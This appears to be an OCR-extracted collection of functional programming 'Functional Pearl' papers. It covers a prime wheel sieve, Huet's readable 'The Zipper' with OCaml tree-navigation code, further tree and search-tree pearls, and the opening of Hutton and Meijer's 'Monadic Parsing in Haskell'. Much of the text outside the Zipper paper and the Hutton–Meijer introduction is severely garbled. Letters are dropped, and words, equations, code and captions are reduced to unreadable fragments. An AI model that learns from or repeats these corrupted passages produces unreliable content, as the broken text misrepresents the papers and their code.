e l i i ec i e ie e.

A a g a w h a h a s

T e e i e u o n ( ir 1 4 e se v i ei er-  
e i e is s e re rsive sieve. re r i v s i re ers ire  
e is r m i is r i i ee er e re rsive. s e  
e i r si e ri e r i e is re e si e re rsive  
we e r ssi e ri e r s i e ifier.

T i e e is s e e we ee s ew i s r e se r r  
rs i r m . erwise e i wi i r i ve  
o se -reere e. e se e e e r i x is s i e i s ve  
ri e r wi  $\leq$  x s i we re ri e r er x wi  
ssi r x we e x is ri e. T e revise r r is  
s w i i re 1. T e i i e es v i s e e  
i s v i s e es s r ivis rs rrie e re rsive sieve. T is  
e i is refle e i re i s ess e ri i eve w e  
i s r s 100 ess 4 w e i 000.

100 1 (< 1000 67 1 (< 1 000 (< 4

Wh s a s s g a s

i e w ee i ir ere e wi s i e e i i s ri . R is  
w ee e. er rev i s ere re re r -s e es r  
e e e i r . T is w ee is e iv e e e er r we ve se s  
r. eri e firs e i e er es 4 ...  
is w ee is e s es o i i fi i e series w ee s r  
k 1 .... wi ( ri r 1 e 1. .... e r  
e firs k ri es. T e is w ee ir ere e wi s i es si i e  
ex se i s x i s r e ir ere e w ere x r  
1 ... k. e se j r  $\leq$  k er w r is r e  
e e ers s i e re ex se wi ri e ivis rs  $\leq$ .

v n o

g wh s s ...

w ee e re rese e s r i i i i s ir ere e is  
s i e si i s.

h l h l I [I


r ex e o is re rese e l . T e i f i e series w ee s  
e efi e s i i re . 1 is e er e r i r ri  
ir ere e 1 ex i i es 1 r esie si i s i e .

h ls

h l [

z p h z h ls p m s

z h ls s p  
h l s p [ [0 s.. p s  
s [ m p o



Fi . . e i i i e e ie f eel f i c e i i e. T e i z h l 2 [ .  
i e e e ill i e lic i z h l 2 [ .

... a d s wh s

r r m r r ss r ve se o s e er r. i s re  
ere r e se r er w ee s

x o ut on e si se rs e fixe k. is s w  
is v es. irs we ve es e se i rr e e e e  
firs k ri es ( re se wri e e i e rr r ex ii s e re ee e  
i . e w ever k we se i wi e r i e i s e  
ir s es i ew ri es re ee e s w ee is es i re ee e  
r e e is es .

o ut on T e er ive is ir r r r es  
l r m r i e . T e r er e ri es e e  
e r er e w ee se . is r ises e es i . n x t ou t  
n e s w i ere swers e ive

1. e w e i is s ve ie s . T e r r wi e si e  
e e ver wi e e . e ifi r ex ( 1 1 i es  
e re i 1. T e e e rs ex e i w ere  
1 w ves re is se rev i i re ee i se.  
. e s e e v i resi sievi . T is xi ises e  
e efis si series w ee s e s re ex r r .  
e ifi r i i re es 1 e e 1 w i  
s e e i r w r rev i .  
es si er e er ive i r er.

a wh s v a

irs s i i w ees i ws e ew w ee s r  
 e e rev i . i re iv es e ew efi i i s r m v .

p m s s h ls p m s s s

s h l s s s ps s  
 [ s [2 s s . h ps s  
 s  
 [ s 2 I ps s  
 s s l ps l s

Fi . 3. T e M I eel- ie e.

T e re e si i e v i is si i r i S  
 r ive w ee er i es e er i e ive ri e. ir ri  
 es e v efi i i re ei e i sever es we s re  
 re vi e. R er er - e er i s e  
 se e e ri es rese e s v se r e l re  
 ie w e ee e. e r er vi e e e se r i e firs  
 e ses r r e i r e res is sri i i s er i i  
 se r i r rs i w e 2.  
 T e er r e e M r ee ieve res v r wi e ir r  
 sieve (w i ses e e iv e o . e re i s re

100 4 (~4 1000 1 1 71 (~ 000 1 44 7 (~6

a wh s v a

e er ive w ee- i s i e w ee is e s i i e  
 vi resi sievi . T is e is re w w r r r e se e o  
 u t to o n n votut on. is re e si s er r vi e  
 ve ie w ex ress w ee-r i . s e re e si s s  
 ll s s p  
 [ 0 s . . p s  
 s  
 [

we res r ex i i re rsi e se f l r  
 ll s s p ll p 0  
 h  
 ll 0 [  
 ll f l ll s s  
 s  
 l f h s ls s

v n o

T ex ress wee ei i -rev i we re effe e r xiirs  
i ii s si es r re rsive si i ere wee.  
er ri se e M r wee-sieve is en ut t t  
o n n vo ut on. T e si e is - s i es re rese i w r e  
i ex e sive r l ). T is iv es revise re rese -  
i w eess si es i t o iss e firs i i si es  
< e se se .

h l h l I [I [I

e re rese i r w eese is ew effi i S . e-  
se es i si e-is we sef l ri e re e si . s ere is  
er resi sievi e v i is re e r l i ses e  
f l r e i e e rre rsive re rese i w ee- e is e  
wi i e r xiir. i re 4 s ws r r r e M r sieve.  
T e i i r l e re rsive r l i es r-  
risi . Di we e e re rese i w ees e is e ess r  
ee e revise re rese i es i e s s i v es < r e fi t  
vo ut on ew w ee r ver s v es k e ir ere e  
is ess s i is e ess r s i v es on e firs rev i . er

h ls  
h l [ [  
z p h z h ls p m s s s  
  
z h l s ms s p  
h l s p ms s  
h  
s s sp f l ll p s s  
ms f l 0 s ms  
ll 0 [  
ll  
f l f l ll s s ms  
s  
l [ m p 0 s  
  
p m s sp l h ls p m s s s  
  
sp l h l s ms s s ps s  
f l 0 ll s s  
h  
ll  
f l f l ll s s ms  
s  
l f 2 h s h s  
ls p h l sp l s l ps l s

Fi . . T e M II eel ie e.

ree w ee es r l s s i e i r e s ver e  
e ris e s se e e.  
Me s re re i s M r - es M r e r i e wee  
e w is ver si i sever re r m ve ee e . ve  
1000 e r i is 1 .

100 4 41 (~ 1000 116 646 (~ 000 1 4 7 6 (~ 6

**a wh s a d a s a s**

T e s i i r er r e e w w ee-sieve v ri s is re s ri i w e  
e si ers e si es w ee s i v ve . se we ev e r m s r s  
000( 4 611 . T e r es w ee se e M r w ee-sieve is si e  
< 000 < 1 1 .


Dr w e s e i re w r e ir e r e i i i -  
i e i w ee i s re rese i es i v ve ers e e  
s e si e-w r i e ri e i . T e M r w ee-sieve wever re es  
si e

11 < 000 < .

w e ir ere e is 6- i i er. e s e s e s  
e re e i e si s r ex ee se e visi e iverse! e s  
s r re s e w ee is s ri e ess r . ev i  
is esse i . i i wi ei s r i i r m 000  
e ree e si e re rese i e ir ere e is n v  
v u t e si es ess 44 1 re n v v u t nt  
e ri e is s r e i i s 7 s i es.  
i re s ws w r i e e er i ri es w ee-sieve  
r r . Dr wi e w ee s e ri e i e r e s  
s ir . e i i e ri o e s ir r i s e e re e r e  
e e rev i w ee i si re si r i s i e  
e i w ere e r r swi es s ew w ee . e er e ri e  
is r e e r ri e i e s ir si i e r i s ssi  
r e s i e e er e i .

**9 a a s**

T ere is s e s e ri r vi e w ee-sieve r r s i ve ere. r ex -  
e ri e s r i 1 si e i e s i e is es e r  
- ivisi i i 1. e i i i es re ex e r s 1  
s i e i ex i e i e rr - se ri ( ri r  
1 . (T ri s es w ee s r i e ri i e se r r  
M r r r s i s r ves i e sievi es i e i s e.



Fi . . F e e l i e i l f i e e l i f e le i e .  
 eel-c i le : e e i l ce M I e e i l M II.  
 ( 3 i l - e l e c flic f c le.)

Re i s re i e-i e e e . e i ve  
 r i i i r i ve s s. e rs e i re r ex e  
 e M r r r ses re e r M r .  
 e rse wri e w ee -sieve v ri s r e i eff i e e er i  
 ri es i i er i ve e r er . e w e i er-  
 s i s e w rs e e s is e e w i e i er-  
 wri er rr e e i - i e i es r e r r . e s i ri e  
 r e s s e i e r e e res ve r ree s r e  
 r i . is r e e e si i i e w - i e sieve wi w i we e .  
 eve er i r ve e i e w ee -sieve r r s r s ee .  
 esi es e s ir s ve e e eir w .

A w dg s  
 M s Ri r ir es r e e s.

s  
 i . . ( ). i ci cl eli i e l i le e l f . Act  
 t c (3) 3 - .  
 P i c P. ( ). l i i e eel ie e. Act t c 7 - .  
 T e . A. ( ). A l u u l Tec . e . e e f  
 i l cie ce i e i f . A e .

## FUNCTIONAL PEARL

### *The Zipper*

GÉRARD HUET

*INRIA Rocquencourt, France*

---

#### Capsule Review

Almost every programmer has faced the problem of representing a tree together with a subtree that is the focus of attention, where that focus may move left, right, up or down the tree. The Zipper is Huet's nifty name for a nifty data structure which fulfills this need. I wish I had known of it when I faced this task, because the solution I came up with was not quite so efficient or elegant as the Zipper.

---

#### 1 Introduction

The main drawback to the purely applicative paradigm of programming is that many efficient algorithms use destructive operations in data structures such as bit vectors or character arrays or other mutable hierarchical classification structures, which are not immediately modelled as purely applicative data structures. A well known solution to this problem is called *functional arrays* (Paulson, 1991). For trees, this amounts to modifying an occurrence in a tree non-destructively by copying its *path* from the root of the tree. This is considered tolerable when the data structure is just an object local to some algorithm, the cost being logarithmic compared to the naive solution which copies all the tree. But when the data structure represents some global context, such as the buffer of a text editor, or the database of axioms and lemmas in a proof system, this technique is prohibitive. In this note, we explain a simple solution where tree editing is completely local, the handle on the data not being the original root of the tree, but rather the current position in the tree.

The basic idea is simple: the tree is turned inside-out like a returned glove, pointers from the root to the current position being reversed in a *path structure*. The current *location* holds both the downward current subtree and the upward path. All navigation and modification primitives operate on the location structure. Going up and down in the structure is analogous to closing and opening a zipper in a piece of clothing, whence the name.

The author coined this data-type when designing the core of a structured editor for use as a structure manager for a proof assistant. This simple idea must have been invented on numerous occasions by creative programmers, and the only justification for presenting what ought to be folklore is that it does not appear to have been published, or even to be well-known.

## 2 The Zipper data structure

There are many variations on the basic idea. First let us present a version which pertains to trees with variadic arity anonymous tree nodes, and tree leaves injecting values from an unspecified *item* type.

### 2.1 Trees, paths and locations

We assume a type parameter *item* of the elements we want to manipulate hierarchically; the tree structure is just hierarchical lists grouping trees in a section. For instance, in the UNIX file system, items would be files and sections would be directories; in a text editor items would be characters, and two levels of sections would represent the buffer as a list of lines and lines as lists of characters. Generalizing this to any level, we would get a notion of a hierarchical Turing machine, where a tape position may contain either a symbol or a tape from a lower level.

All algorithms presented here are written concretely in the programming language OCaml (Leroy *et al.*, 1996). This code is translatable easily in any programming language, functional or not, lazy or not.

```
type tree =
  Item of item
  | Section of tree list;;
```

We now consider a path in a tree:

```
type path =
  Top
  | Node of tree list * path * tree list;;
```

A path is like a zipper, allowing one to rip the tree structure down to a certain location. A *Node(l,p,r)* contains its list *l* of elder siblings (starting with the eldest), its father path *p*, and its list of younger siblings (starting with the youngest).

**Note.** A tree presented by a path has sibling trees, uncle trees, great-uncle trees, etc., but its father is a path, not a tree like in usual graph editors.

A location in the tree addresses a subtree, together with its path.

```
type location = Loc of tree * path;;
```

A location consists of a distinguished *tree*, the current focus of attention and its *path*, representing its surrounding context. Note that a location does *not* correspond to an occurrence in the tree, as assumed, for instance, in term rewriting theory (Huet, 1980) or in tree editors (Donzeau-Gouge *et al.*, 1984). It is rather a pointer to the arc linking the designated subtree to the surrounding context.

**Example.** Assume that we consider the parse tree of arithmetic expressions, with string items. The expression *a × b + c × d* parses as the tree:

```
Section[Section[Item "a"; Item "*"; Item "b"];
         Item "+";
         Section[Item "c"; Item "*"; Item "d"]];;
```

The location of the second multiplication sign in the tree is:

```
Loc(Item "*",  
    Node([Item "c"],  
        Node([Item "+"; Section [Item "a"; Item "*"; Item "b"]],  
            Top,  
            []),  
        [Item "d"]))
```

## 2.2 Navigation primitives in trees

```
let go_left (Loc(t,p)) = match p with  
  Top -> failwith "left of top"  
 | Node(l::left,up,right) -> Loc(l,Node(left,up,t::right))  
 | Node([],up,right) -> failwith "left of first";;  
  
let go_right (Loc(t,p)) = match p with  
  Top -> failwith "right of top"  
 | Node(left,up,r::right) -> Loc(r,Node(t::left,up,right))  
 | _ -> failwith "right of last";;  
  
let go_up (Loc(t,p)) = match p with  
  Top -> failwith "up of top"  
 | Node(left,up,right) -> Loc(Section((rev left) @ (t::right)),up);;  
  
let go_down (Loc(t,p)) = match t with  
  Item(_) -> failwith "down of item"  
 | Section(t1::trees) -> Loc(t1,Node([],p,trees))  
 | _ -> failwith "down of empty";;
```

**Note.** All navigation primitives take a constant time, except go\_up, which is proportional to the ‘juniority’ of the current term `list_length(left)`.

We may program with these primitives the access to the  $n$ th son of the current tree.

```
let nth loc = nthrec  
  where rec nthrec = function  
    1 -> go_down(loc)  
    | n -> if n>0 then go_right(nthrec (n-1))  
           else failwith "nth expects a positive integer";;
```

## 2.3 Changes, insertions and deletions

We may mutate the structure at the current location as a local operation:

```
let change (Loc(_,p)) t = Loc(t,p);;
```

Insertion to the left or to the right is natural and cheap:

```
let insert_right (Loc(t,p)) r = match p with
  Top -> failwith "insert of top"
  | Node(left,up,right) -> Loc(t,Node(left,up,r::right));;

let insert_left (Loc(t,p)) l = match p with
  Top -> failwith "insert of top"
  | Node(left,up,right) -> Loc(t,Node(l:left,up,right));;

let insert_down (Loc(t,p)) t1 = match t with
  Item(_) -> failwith "down of item"
  | Section(sons) -> Loc(t1,Node([],p,sons));;
```

We may also want to implement a deletion primitive. We may choose to move right, if possible, otherwise left, and up in case of an empty list.

```
let delete (Loc(_,p)) = match p with
  Top -> failwith "delete of top"
  | Node(left,up,r::right) -> Loc(r,Node(left,up,right))
  | Node(l::left,up,[]) -> Loc(l,Node(left,up,[]))
  | Node([],up,[]) -> Loc(Section[],up);;
```

We note that `delete` is not such a simple operation.

We believe that the set of datatypes and operations above is adequate for programming the kernel of a structure editor in an applicative, albeit efficient, manner.

### 3 Variations on the basic idea

#### 3.1 Scars

When an algorithm has frequent operations which necessitate going up in the tree, and down again at the same position, it is a loss of time (and space, and garbage-collecting time, etc.) to close the sections in the meantime. It may be advantageous to leave ‘scars’ in the structure, allowing direct access to the memorized visited positions. Thus, we replace the (non-empty) sections by triples memorizing a tree and its siblings:

```
type memo_tree =
  Item of item
  | Siblings of memo_tree list * memo_tree * memo_tree list;;

type memo_path =
  Top
  | Node of memo_tree list * memo_path * memo_tree list;; 

type memo_location = Loc of memo_tree * memo_path;;
```

We show the simplified up and down operations on these new structures:

```
let go_up_memo (Loc(t,p)) = match p with
  Top -> failwith "up of top"
  | Node(left,p',right) -> Loc(Siblings(left,t,right),p');;

let go_down_memo (Loc(t,p)) = match t with
  Item(_) -> failwith "down of item"
  | Siblings(left,t',right) -> Loc(t',Node(left,p,right));;
```

We leave it to the reader to adapt other primitives.

### 3.2 First-order terms

So far, our structures are completely untyped – our tree nodes are not even labelled. We have a kind of structured editor à la LISP, but oriented more toward ‘splicing’ operations than the usual `rplaca` and `rplacd` primitives.

If we want to implement a tree-manipulation editor for abstract-syntax trees, we have to label our tree nodes with operator names. If we use items for this purpose, this suggests the usual LISP encoding of first-order terms:  $F(T_1, \dots, T_n)$  being coded as the tree `Section[Item(F); T1; ...; Tn]`. A dual solution is suggested by combinatory logic, where the comb-like structure respects the application ordering: `[Tn; ...; T1; Item(F)]`. Neither of these solutions respects arity, however.

We shall not pursue details of such generic variations any more, but rather consider how to adapt the idea to a *specific* given signature of operators given with their arities, in such a way that tree edition maintains well-formedness of the tree according to arities.

Basically, to each constructor  $F$  of the signature with arity  $n$  we associate  $n$  path operators  $\text{Node}(F, i)$ , with  $1 \leq i \leq n$ , each of arity  $n$ , used when going down the  $i$ -th subtree of an  $F$ -term. More precisely,  $\text{Node}(F, i)$  has one path argument and  $n - 1$  tree arguments holding the current siblings.

We show, for instance, the structure corresponding to binary trees:

```
type binary_tree =
  Nil
  | Cons of binary_tree * binary_tree;; 

type binary_path =
  Top
  | Left of binary_path * binary_tree
  | Right of binary_tree * binary_path;; 

type binary_location = Loc of binary_tree * binary_path;; 

let change (Loc(_,p)) t = Loc(t,p);;
```

```

let go_left (Loc(t,p)) = match p with
  Top -> failwith "left of top"
  | Left(father,right) -> failwith "left of Left"
  | Right(left,father) -> Loc(left,Left(father,t));;

let go_right (Loc(t,p)) = match p with
  Top -> failwith "right of top"
  | Left(father,right) -> Loc(right,Right(t,father))
  | Right(left,father) -> failwith "right of Right";;

let go_up (Loc(t,p)) = match p with
  Top -> failwith "up of top"
  | Left(father,right) -> Loc(Cons(t,right),father)
  | Right(left,father) -> Loc(Cons(left,t),father);;

let go_first (Loc(t,p)) = match t with
  Nil -> failwith "first of Nil"
  | Cons(left,right) -> Loc(left,Left(p,right));;

let go_second (Loc(t,p)) = match t with
  Nil -> failwith "second of Nil"
  | Cons(left,right) -> Loc(right,Right(left,p));;

```

Efficient destructive algorithms on binary trees may be programmed with these completely applicative primitives, which all use constant time, since they all reduce to local pointer manipulation.

### References

- Donzeau-Gouge, V., Huet, G., Kahn, G. and Lang, B. (1984) Programming environments based on structured editors: the MENTOR experience. In: Barstow, D., Shrobe, H. and Sandewall, E., editors, *Interactive Programming Environments*. 128–140. McGraw Hill.
- Huet, G. (1980) Confluent reductions: abstract properties and applications to term rewriting systems. *J. ACM*, **27**(4), 797–821.
- Leroy, X., Rémy, D. and Vouillon, J. (1996) *The Objective Caml system, documentation and user's manual – release 1.02*. INRIA, France. (Available at <ftp://ftp.inria.fr:INRIA/Projects/cristal>)
- Paulson, L. C. (1991) *ML for the Working Programmer*. Cambridge University Press.

J. nc on ro r n , o r. r rs y r ss

O S  
h ee Alg h s u ees

R O A A  
c oo o o er c ence, rne e e on Un ers  
orbes en e, sb r , enns n , U I 13  
e- : o s s.

ro io

n h n n d n , n ( n R ,  
3 h h h h z h h , n n ,  
h . n h n h h , nd h h h , h h  
n n d n d z . In n h , h h ,  
n n n n n n nd n , nd n d n  
n h n d n h ( n R ,  
3; H d, ; n, nd ( n ; d,  
. n n n n n ( n h n d. n d  
h h n n n n h n n n . F ,  
n ( h n n n n h z n n ( . S nd, h h  
d n d - n n h n n n n n ( . F n ,  
h n n n h d nd !

N t t

nd h , n , , , h n n n nd  
nd . h nd h n nd n  
|| || || ||  
h , , , .

a a d Ad a Ad a d a A a ”, C A u d  
“ u d : Ad a d a ua . A a ”, A A u d  
. C 33, u d C/ u d C a - -C- .

*r O a a*

**i e i e o ree**

I h z n ( n n n d

nd d .

ze

ze , , ze ze

H , h d n h h , n n h z h h . I ||

, h n h | | n | | . d n n n h n

| | nd | | . h n, ze n n \*

ze , , e ze i \*

h .

h n n h d h , | , | , h n | |

( - nd | | ( - . , h | , , | , h

. I dd, h n h z h h d, n ( -

( - ( - - . On h h h nd, h z h h

h h ( - n n h ( - ( - . n d n

, , ( \*

I n, h n d — h z h d nd

n h h .

, , ( \*

h .

ze

ze , , e ze i \*

, , ( \*

, , ( \*

h nn n ze d n d h , n h ( , , h ( .

**re i ree o i**

S n n n h n n n .

O , n d h n ( h .

, ( - , ( -

$$\begin{array}{ccc} ( & * & \end{array} \quad \begin{array}{c} e \\ , \end{array} \quad \begin{array}{c} i \\ ( \end{array} \quad , \quad \begin{array}{c} ) \\ , \end{array}$$

xer i e: Sh h h n n n

$$\left( \begin{array}{cc} & \\ & \end{array} \right) \quad \left( \begin{array}{cc} -1 & 2 \\ & \end{array} \right) \quad \left( \begin{array}{cc} 1 & 2 \\ & \end{array} \right) \quad \left( \begin{array}{cc} \cdots & 9 \cdots \\ & \end{array} \right)$$

$$, \quad h \qquad \qquad h \qquad d \; n \qquad n, \left( \quad \sqrt{ \quad } \right) \quad .$$

n d z n h ( nd d  
h . h h dd n n h d . n

( \* , ,  
( \* , ,  
ere

h

$$y, \quad , \quad , y \quad ,$$

h nd d h dd n n n n . h h d n h n  
n n h nd . h h nd n n  
n . I d n n h n nd n n

( \* , , , , ,  
 ( \* , , , , ,  
 ere ( ,

h n z nd . h n



3

3

. . A au z , a d a d d .

o er i i o ree

h	h	d	n	n n	h	
.	h	h	n	.	.	S
d (	n	n	n n n h	n n	n n h	
n ,	n	h d	n n	n	n n	
d . F		n n	n n	n	n n	
n . h d d	d n d	.	n , ,	, . h		
n n h dd	n , h h h	.	n n h (			n
n . h ,	, h nd n n	n n !	n n !			
,	,	!	,	!		
,	,	! ( *	,	!		
,	,	! ( *	,	!		
,	n n	n	n	n	n	h
n n	n n n			.		
a e rra	r (					

n n , h	(	.				
nd h h	h	h h h				
n nd h h	n n h	n n	n n h dd -			

a e rra

a e rra ( : , a e rra , a e rra e e  
ere ( , e e ra e

ra e ( ,  
ra e ( : e e ,  
ere ( , e e ra e

h	(	.				
h	h	d n.	n d	.	F	
n d h	n h	n d n	n . F	.	h h d	
nd h	F	.				

*t a ear*

3 4

7 3 4

d n h n h n d h h d n n d .  
d h h nd h h z n .

3 4

7 3 4

F h , h h h h h h h h d n  
h , nd h nd h h h h h h d n h  
. n d h d n h h n n h n  
n .  
  
r  
r ( , ta e : r ( \* ( r

F ,  
r .. 4 ( , , ( , , , (4, 3, 4, , , ( , 7, , , , , 3, 4

h h h z h . h z n  
h , n . h . h , n h  
. .

( , z W t 3 a eN e  
ere ( , t ( re eat  
a eN e , ,

h h h n h d n nd h h d n, nd h n z  
h h . h n n re eat n  
n n n h d n. h n n z n  
n n n — d h n n n h .  
F n , d h , nd h h d h .

a e rra ea o r o r

h n n n h ea nd n . h

*r O a a*

h

*r*  
*r* ( , *ta e* : *r* ( \* ( *r*  
 ( , *z W t 3 a eN e*  
**ere** ( , *t ( re eat*  
*a eN e* , ,  
*a e rra ea o r* o *r*  
*h r* ( , *h n* n n ( .

**xer i e:** In h n n n h h n  
 n n ( .

e ere e

d, . . u a a d . i C m t mmi 2 -  
 3 : -3 .  
 au , . a d , M. 3 it mi im m t ti xi s. M -  
 a du M 3/ . d U .  
 d, . . A a a a a a . C  
 t m ti s m C st ti . - .  
 au , . C. t i mm , d d . Ca d U .


J. nc on ro r n 1 : -000, ry 3 3 r rs y r ss

O S  
e o Se

a t  
ern U n ers " en, r sc e n or  
4 en, er n  
er ern n - en. e

ro io

In h d h rete ter a e tree n  
h n d nd d nd n n n In h  
n n d n h n ; h n z n  
n d .  
h d n n d n d n h n h h  
n { | n n d h d n , . h  
n d n n h n n h h  
d n h n d n n n F , n n h  
n n , , 3, , 4, , 7, n n h ,  
n d n n d n n h h n n F  
.



h n h n n, h n nd ,  
h h d n h , h h n d n n  
n . S h "d" (d n n d n  
" " n h n " h n n n h n d ".  
In h n n d n h d n n n d n h n  
n n , d n , nd h n n . n n n n d n S -  
n 3, nd n n n n nd nn n n S n

4.

T e ie

h n d n d n . h n h d n - -

n d d n n - n n . h h n

d n n , nd h n .

da a p d T | o n n d d

d n n n n , h n n h n n n

. In n n n d h n n h d n d h n d

n h h d h d n . h n h h n

n d d: d d:

, y : y

n n n n n d h n n h d h n h n

, n h n n d h n n n .

n :

, , , y : &lt; y &lt;

n h h n n h n n d h n n n

n n d h n n n n .

n h n d n h n : ;

un (z, T a  
| (z, ( , ,  
z anda o z h n u  
z h n (z,  
( z (z,

h d n n n h n n h n d, nd h n d n

n n d n n n h n n .

In n n n n n d n n h n n n

n h , h n d h n n : ; nd

n n n , h ,

, y : ( - ( y ,

h n n d n n n d n , h n , y h n d , y

n ( , n ( . On h n n n n n h h n d

h n n h n n h n n : h h n n n

, n h , , y ( n h h , , h n n n nd

( h . I h h , , h n n n n nd d n

n , h , n , y , , n , . h n n d d n

n n n n h h d , y h , , n .

h n n nd h ( n h ( h , , y

( , .

M a d a k u , p: www.f r - . f p 4 rw

h d n h n d d n n n n z d  
 n n o n nd o nR h h n n p a  
 nd p n n h n n n n h h  
 . n h h n n p a nd o n , h  
 p n nd o nR h n .

un p a ( , , , T ( , ,  
 | p a ( , , , a (u, , ' p a  
 n (u, , ( , , ' nd

un o n ( a ( , , T ,  
 | o n ( , , , a ( , , ' p a  
 n ' 1 h n ( , , ,  
 ( , , ,  
 nd

I h - nd d n , , , o n h n h n  
 d . O h , p a d h d , nd , h n  
 ' n h h h h h ' n d . I ' d n ,  
 nd d h h n n d , nd n d  
 h ' . O h , n n h n d .  
 h n n n d h n n h ,  
 n d n n n n :

un n (z, T (z, z, T , T  
 | n (z, a ( , , ,  
 z h n z 1 h n o n ( (z, , ,  
 ( , , n (z, , ,  
 z h n z 1 h n o nR h ( (z, , ,  
 ( , , n (z, , ,  
 ( z n ,

n n n h n d n h n  
 h . I , n h d . O h , h d n h h  
 n : , y h n n n nd n d n . I , y ,  
 d n h n : y, h n d d d, h h n h d  
 n h h h h . h h d  
 h n n n p a . I y nd y, h n n  
 d d h nd n d . O h , h , h n < < y,  
 h n n n , - nd , y . h n n n d .

un ( , T  
 | ( T ,  
 | ( , a ( , , ' p a  
     n ( , , ' nd

un d (z, T T  
 | d (z, ( , ,  
 z h n ( , , d (z, ,  
 z h n ( , , d (z,  
 z h n  
     h n ( ,  
     ( 1, , ,  
 z h n ( , -1, ,  
     ( ,z-1, , (z 1, , T ,

S n h n n nn d d , n h d n n h  
     n n d d. h h n , h h z h n  
     , h h d n . h n d n

( ,z-1, , n n (z 1, ,

n d h n n h n p n, h , z d n  
     n n h n , y h n n .

e , or , er e e i

In h , h n h n "h " n h d , h n -  
 n n n n n n n . h n ( n ,  
 nd nd n n n , d n n n n d n n n n . In h  
     h n d n n n h , nd h n n  
 h h n n d n d n n h ( h h h h  
     d n d d h h d n d d . h ,  
 h n d n , h n d n , h n n  
     , n n . C n n n nn n h n ,  
 d , nd h d n n ,  
     h n n n d n n . h d n  
     , h , nd d h h h d n n h n d .  
 h n h n d n n n d n n h  
     n n h . (S h d h h n  
     h n n n n n .

In n n n h nd h n n h  
     h n n h n n h n d n h  
     h h h , h h n n nd h n n d h  
     n , h h h n n d n n d . C d h  
 n d n n h ( n d n h n n d d

*t a ear*

h n d n n h d n h d n , d n  
 n nd y d n | - y | . ( , y  
 h y n a a e .  
 n d h n n n n U { , ... ,  
 h | | , nd N( , d n h n n d n d n d . I  
 h h ( n n d n n d n n ,  
 nd h N( , n n h n d n d n n A( , ,  
 h n h d n n - , nd d d n h n  
 h , . A( , n d h n n d n :  
 h h - d n n U , n ( , , ( , 3 ,  
 . . , ( , h nd h n h d n n n  
 n - ( , h , ( , y , | { : | | { , y |  
 h - h n n nd y n n d n nd y nd  
 h n h n - n h n n n - n n U . h  
 n h ( , y , - H n h n d n ( , y h h h  
 - . h : A( , ( - ) ( - ( - ) ( -  
 h n d n h :  
 A( , ( ) ( - ) ( - ( )  
 ( - ! ( - ! ( - !  
 ( - ! ( - ! !  
 ( -

h n n d n d h :  
 N( , - ( - ) ( - ( - )

S n h n n d n d h d n h n n h d , h n .  
 h n d n d n n n d n , n n n d n , h n d n , h n .

**i io So e Te e**

h d n n n n n n n H h  
 n n d n d n n n ( n n d n n d n .  
 h h d h n n n n n h n d n , n n .  
 h dd n n n n d d - nd- n n ,

*Mart r*

h , h , n d nd d h 3  
 n n h n n d n . n h  
 n z n nd h n d . h , n n ,  
 d , , h n d n n d n h  
 d h n d n n h d h  
 . ( h n h d n n .  
 H , n n h n n h n  
 . F , h nd , n h n d n h d n  
 n ( nd n n , d n , nd , d 4 h n  
 h nn n n n d ( d , 3 . h n  
 d n n n d , n , ,  
 h d n ( h h n n n , n n , , d  
 d .  
 - d n h n h n h n d h : n  
 d d. In n n n h n h n h d d n d  
 h h n n . h h n n h n n d h  
 h n d n n h d. F ,  
 d h h n h ( d 4 3 n h n n h  
 n d ( d , 3 h n h n d . I d n h h  
 d n n h h d n d , n d d  
 d h h h d d n , , h n d .

**o e e e**

I d h n R h d d n n n n  
 n h . h n nd n h n h  
 d .

**e ere e**

Ada , . 3 . - A a a A . ti mmi ,  
 , 3- .

a a k a u d a d a d u a  
 a M .

# FUNCTIONAL PEARLS

## *Monadic Parsing in Haskell*

Graham Hutton

*University of Nottingham*

Erik Meijer

*University of Utrecht*

### 1 Introduction

This paper is a tutorial on defining recursive descent parsers in Haskell. In the spirit of *one-stop shopping*, the paper combines material from three areas into a single source. The three areas are functional parsers (Burge, 1975; Wadler, 1985; Hutton, 1992; Fokker, 1995), the use of monads to structure functional programs (Wadler, 1990; Wadler, 1992a; Wadler, 1992b), and the use of special syntax for monadic programs in Haskell (Jones, 1995; Peterson *et al.*, 1996). More specifically, the paper shows how to define monadic parsers using `do` notation in Haskell.

Of course, recursive descent parsers defined by hand lack the efficiency of bottom-up parsers generated by machine (Aho *et al.*, 1986; Mogensen, 1993; Gill & Marlow, 1995). However, for many research applications, a simple recursive descent parser is perfectly sufficient. Moreover, while parser generators typically offer a fixed set of combinators for describing grammars, the method described here is completely extensible: parsers are first-class values, and we have the full power of Haskell available to define new combinators for special applications. The method is also an excellent illustration of the elegance of functional programming.

The paper is targeted at the level of a good undergraduate student who is familiar with Haskell, and has completed a grammars and parsing course. Some knowledge of functional parsers would be useful, but no experience with monads is assumed. A Haskell library derived from the paper is available on the web from:

